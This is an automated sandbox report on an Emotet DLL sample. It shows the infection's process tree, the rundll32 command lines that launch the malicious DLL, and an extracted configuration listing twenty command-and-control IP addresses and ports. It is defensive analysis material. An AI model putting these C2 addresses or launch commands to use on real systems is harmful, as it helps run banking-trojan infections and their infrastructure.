ID: 524854
Sample Name: 9fC0as7YLE
Cookbook: default.jbs
Time: 00:55:10
Date: 19/11/2021
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report 9fC0as7YLE

Overview


General Information

Sample Name:	9fC0as7YLE (renamed file extension from none to dll)
Analysis ID:	524854
MD5:	1436a43cdd37d5..
SHA1:	c3c2a766ecd7b0…
SHA256:	f7c6e16173099ee.
Tags:	32 dll exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected Emotet
- System process connects to networ…
- Sigma detected: Emotet RunDLL32 …
- Changes security center settings (no…
- Tries to detect virtualization through…
- C2 URLs / IPs found in malware con…
- Hides that the sample has been dow…
- Uses 32bit PE files
- Queries the volume information (nam…
- Contains functionality to check if a d…
- Contains functionality to query locale…

Classification



Process Tree

- **System is w10x64**
- loaddll32.exe (PID: 6484 cmdline: loaddll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll" MD5: 72FCD8FB0ADC38ED9050569AD673650E)
  - cmd.exe (PID: 6504 cmdline: cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",#1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - rundll32.exe (PID: 6532 cmdline: rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",#1 MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6920 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6520 cmdline: rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6952 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Dkrmyysnwhbfjv\jwypbohhelrk.uxw",YPRnAEDz MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
        - rundll32.exe (PID: 6032 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Dkrmyysnwhbfjv\jwypbohhelrk.uxw",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6584 cmdline: rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,abziuleoxsborpb MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 1132 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 6724 cmdline: rundll32.exe C:\Users\user\Desktop\9fC0as7YLE.dll,aejkroaebsbxdnkhb MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
      - rundll32.exe (PID: 6100 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
    - rundll32.exe (PID: 4392 cmdline: C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\9fC0as7YLE.dll",Control_RunDLL MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- svchost.exe (PID: 6656 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p -s BITS MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6776 cmdline: c:\windows\system32\svchost.exe -k localservice -p -s CDPSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 7000 cmdline: c:\windows\system32\svchost.exe -k networkservice -p -s DoSvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 2908 cmdline: C:\Windows\System32\svchost.exe -k NetworkService -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- SgrmBroker.exe (PID: 5040 cmdline: C:\Windows\system32\SgrmBroker.exe MD5: D3170A3F3A9626597EEE1888686E3EA6)
- svchost.exe (PID: 6112 cmdline: c:\windows\system32\svchost.exe -k localservicenetworkrestricted -p -s wscsvc MD5: 32569E403279B3FD2EDB7EBD036273FA)
  - MpCmdRun.exe (PID: 5476 cmdline: "C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable MD5: A267555174BFA53844371226F482B86B)
    - conhost.exe (PID: 5056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- svchost.exe (PID: 2076 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 5272 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 6924 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4832 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- svchost.exe (PID: 4228 cmdline: C:\Windows\System32\svchost.exe -k netsvcs -p MD5: 32569E403279B3FD2EDB7EBD036273FA)
- **cleanup**

Malware Configuration

Threatname: Emotet


```
{
  "Public Key": [
    "RUNLMSAAAADYNZPXY4tQxd/N4Wn5sTYAm5tUOxY2ol1ELrI4MNhHNi640vSLasjYTHpFRBoG+o84vtr7AJachCzOHjaAJFCW",
    "RUNTMSAAAAD0LxqDNhonUYwk8sqo7IWuUllRdUiUBnACc6romsQoe1YJD7wIe4AheqYofpZFucPDXCZ0z9i+ooUffqeoLZU0"
  ],
  "C2 list": [
    "51.178.61.60:443",
    "168.197.250.14:80",
    "45.79.33.48:8080",
    "196.44.98.190:8080",
    "177.72.80.14:7080",
    "51.210.242.234:8080",
    "185.148.169.10:8080",
    "142.4.219.173:8080",
    "78.47.204.80:443",
    "78.46.73.125:443",
    "37.44.244.177:8080",
    "37.59.209.141:8080",
    "191.252.103.16:80",
    "54.38.242.185:443",
    "85.214.67.203:8080",
    "54.37.228.122:443",
    "207.148.81.119:8080",
    "195.77.239.39:8080",
    "66.42.57.149:443",
    "195.154.146.35:443"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.352594245.0000000000E0A000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000012.00000002.773392509.00000000009BA000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0000000A.00000002.377195356.00000000033CA000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000002.00000002.310049703.00000000004A5000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000006.00000002.364267803.0000000000D9A000.00000004.00000020.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 2 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.rundll32.exe.db4210.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
4.2.rundll32.exe.e243b8.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.rundll32.exe.5841b0.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
0.2.loaddll32.exe.115c740.1.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
18.2.rundll32.exe.9d4738.1.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Sigma Overview

System Summary:

Sigma detected: Emotet RunDLL32 Process Creation

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Emotet

System Summary:

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Lowering of HIPS / PFW / Operating System Security Settings:

Changes security center settings (notifications, updates, antivirus, firewall)

Stealing of Sensitive Information:


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Valid Accounts	Windows Management Instrumentation 1	DLL Side-Loading 1	Process Injection 1 1 2	Masquerading 2	OS Credential Dumping	System Time Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypte Channel

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comma and Cor
Default Accounts	Scheduled Task/Job	Application Shimming 1	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Security Software Discovery 1 6 1	Remote Desktop Protocol	Clipboard Data 1	Exfiltration Over Bluetooth	Ingress Transfer
Domain Accounts	At (Linux)	Logon Script (Windows)	Application Shimming 1	Virtualization/Sandbox Evasion 2	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Applicati Layer Protocol
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 2	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Applicati Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channel
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Hidden Files and Directories 1	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiban Commu
External Remote Services	Scheduled Task	Startup Items	Startup Items	Obfuscated Files or Information 2	DCSync	System Information Discovery 1 4 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commo Used Pc
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Rundll32 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicati Layer Pr
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	DLL Side-Loading 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Pro
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tran Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
9fC0as7YLE.dll	20%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.rundll32.exe.b20000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
0.2.loaddll32.exe.d70000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
6.2.rundll32.exe.1150000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
3.2.rundll32.exe.7c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.3230000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
4.2.rundll32.exe.f00000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.980000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://www.disneyplus.com/legal/your-california-privacy-rights	0%	URL Reputation	safe	
http://crl.ver)	0%	Avira URL Cloud	safe	
http://https://51.178.61.60/PpGHOEhwQiOjTmUx	0%	Avira URL Cloud	safe	
http://https://www.tiktok.com/legal/report/feedback	0%	URL Reputation	safe	
http://https://%s.xboxlive.com	0%	URL Reputation	safe	
http://https://www.disneyplus.com/legal/privacy-policy	0%	URL Reputation	safe	
http://https://dynamic.t	0%	URL Reputation	safe	
http://https://disneyplus.com/legal.	0%	URL Reputation	safe	
http://help.disneyplus.com.	0%	URL Reputation	safe	
http://https://%s.dnet.xboxlive.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://51.178.61.60/PpGHOEhwQiOjTmUx	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
196.44.98.190	unknown	Ghana		327814	EcobandGH	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
37.59.209.141	unknown	France		16276	OVHFR	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternet SABR	true
45.79.33.48	unknown	United States		63949	LINODE-APLinodeLLCUS	true
54.37.228.122	unknown	France		16276	OVHFR	true
185.148.169.10	unknown	Germany		44780	EVERSCALE-ASDE	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNET AR	true
51.178.61.60	unknown	France		16276	OVHFR	true
177.72.80.14	unknown	Brazil		262543	NewLifeFibraBR	true
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
51.210.242.234	unknown	France		16276	OVHFR	true

Private

IP
192.168.2.1
127.0.0.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	524854
Start date:	19.11.2021
Start time:	00:55:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 26s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	9fC0as7YLE (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winDLL@37/7@0/22
EGA Information:	Failed
HDC Information:	• Successful, ratio: 15.8% (good quality ratio 14.2%) • Quality average: 71.1% • Quality standard deviation: 30.4%
HCA Information:	• Successful, ratio: 80% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
00:56:17	API Interceptor	11x Sleep call for process: svchost.exe modified
00:58:11	API Interceptor	1x Sleep call for process: MpCmdRun.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
207.148.81.119	FIyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	a65FgjVus4.dll	Get hash	malicious	Browse	
	bWjYh6H8wk.dll	Get hash	malicious	Browse	
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	
	eyPPiz3W6u.dll	Get hash	malicious	Browse	
	HjYSwxqyUn.dll	Get hash	malicious	Browse	
	f47YPsvRI3.dll	Get hash	malicious	Browse	
	2n64VXT08V.dll	Get hash	malicious	Browse	
	qUr4bXsweR.dll	Get hash	malicious	Browse	
	52O6evfqQT.dll	Get hash	malicious	Browse	
	ONEitXKvz6.dll	Get hash	malicious	Browse	
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	
	nXOpgPAbKC.dll	Get hash	malicious	Browse	
	yezVNLNobB.dll	Get hash	malicious	Browse	
	rRX4GBcJKK.dll	Get hash	malicious	Browse	
	d2EyAMvU47.dll	Get hash	malicious	Browse	
196.44.98.190	FIyE6huzxV.dll	Get hash	malicious	Browse	
	V0gZWRXv8d.dll	Get hash	malicious	Browse	
	t5EuQW2GUF.dll	Get hash	malicious	Browse	
	uh1WyesPlh.dll	Get hash	malicious	Browse	
	8rryPzJR1p.dll	Get hash	malicious	Browse	
	a65FgjVus4.dll	Get hash	malicious	Browse	
	bWjYh6H8wk.dll	Get hash	malicious	Browse	
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	
	eyPPiz3W6u.dll	Get hash	malicious	Browse	
	HjYSwxqyUn.dll	Get hash	malicious	Browse	
	f47YPsvRI3.dll	Get hash	malicious	Browse	
	2n64VXT08V.dll	Get hash	malicious	Browse	
	qUr4bXsweR.dll	Get hash	malicious	Browse	
	52O6evfqQT.dll	Get hash	malicious	Browse	
	ONEitXKvz6.dll	Get hash	malicious	Browse	
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	
	nXOpgPAbKC.dll	Get hash	malicious	Browse	
	yezVNLNobB.dll	Get hash	malicious	Browse	
	rRX4GBcJKK.dll	Get hash	malicious	Browse	
	d2EyAMvU47.dll	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-CHOOPAUS	FIyE6huzxV.dll	Get hash	malicious	Browse	• 66.42.57.149
	V0gZWRXv8d.dll	Get hash	malicious	Browse	• 66.42.57.149
	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 66.42.57.149
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 66.42.57.149
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 66.42.57.149
	a65FgjVus4.dll	Get hash	malicious	Browse	• 66.42.57.149
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 66.42.57.149
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 66.42.57.149
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 66.42.57.149
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 66.42.57.149
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 66.42.57.149
	2n64VXT08V.dll	Get hash	malicious	Browse	• 66.42.57.149
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 66.42.57.149
	52O6evfqQT.dll	Get hash	malicious	Browse	• 66.42.57.149
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 66.42.57.149
	F2433DFBA69148A0C3A5A5951D360B6C3C045090DE06F.exe	Get hash	malicious	Browse	• 149.28.253.196
	jQ32XS2Lgf.exe	Get hash	malicious	Browse	• 216.128.137.31
	QbXMqZr3bx.exe	Get hash	malicious	Browse	• 216.128.137.31
	Whg8jgqeOs.exe	Get hash	malicious	Browse	• 149.28.253.196
	SdbW7ReHTT.exe	Get hash	malicious	Browse	• 216.128.137.31

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EcobandGH	FIyE6huzxV.dll	Get hash	malicious	Browse	• 196.44.98.190
	V0gZWRXv8d.dll	Get hash	malicious	Browse	• 196.44.98.190
	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 196.44.98.190
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 196.44.98.190
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 196.44.98.190
	a65FgjVus4.dll	Get hash	malicious	Browse	• 196.44.98.190
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 196.44.98.190
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 196.44.98.190
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 196.44.98.190
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 196.44.98.190
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 196.44.98.190
	2n64VXT08V.dll	Get hash	malicious	Browse	• 196.44.98.190
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 196.44.98.190
	52O6evfqQT.dll	Get hash	malicious	Browse	• 196.44.98.190
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 196.44.98.190
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	• 196.44.98.190
	nXOpgPAbKC.dll	Get hash	malicious	Browse	• 196.44.98.190
	yezVNLNobB.dll	Get hash	malicious	Browse	• 196.44.98.190
	rRX4GBcJKK.dll	Get hash	malicious	Browse	• 196.44.98.190
	d2EyAMvU47.dll	Get hash	malicious	Browse	• 196.44.98.190

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
51c64c77e60f3980eea90869b68c58a8	FIyE6huzxV.dll	Get hash	malicious	Browse	• 51.178.61.60
	V0gZWRXv8d.dll	Get hash	malicious	Browse	• 51.178.61.60
	t5EuQW2GUF.dll	Get hash	malicious	Browse	• 51.178.61.60
	uh1WyesPlh.dll	Get hash	malicious	Browse	• 51.178.61.60
	8rryPzJR1p.dll	Get hash	malicious	Browse	• 51.178.61.60
	a65FgjVus4.dll	Get hash	malicious	Browse	• 51.178.61.60
	bWjYh6H8wk.dll	Get hash	malicious	Browse	• 51.178.61.60
	ZJOHKItBoJ.dll	Get hash	malicious	Browse	• 51.178.61.60
	eyPPiz3W6u.dll	Get hash	malicious	Browse	• 51.178.61.60
	02D6463C8D80183F843D874AB427C11FC47B6B9C E4726.exe	Get hash	malicious	Browse	• 51.178.61.60
	HjYSwxqyUn.dll	Get hash	malicious	Browse	• 51.178.61.60
	f47YPsvRI3.dll	Get hash	malicious	Browse	• 51.178.61.60
	2n64VXT08V.dll	Get hash	malicious	Browse	• 51.178.61.60
	qUr4bXsweR.dll	Get hash	malicious	Browse	• 51.178.61.60
	52O6evfqQT.dll	Get hash	malicious	Browse	• 51.178.61.60
	ONEitXKvz6.dll	Get hash	malicious	Browse	• 51.178.61.60
	1w9i8K6AzWV5RmHTSn8.dll	Get hash	malicious	Browse	• 51.178.61.60
	nXOpgPAbKC.dll	Get hash	malicious	Browse	• 51.178.61.60
	yezVNLNobB.dll	Get hash	malicious	Browse	• 51.178.61.60
	rRX4GBcJKK.dll	Get hash	malicious	Browse	• 51.178.61.60

Dropped Files

No context

Created / dropped Files

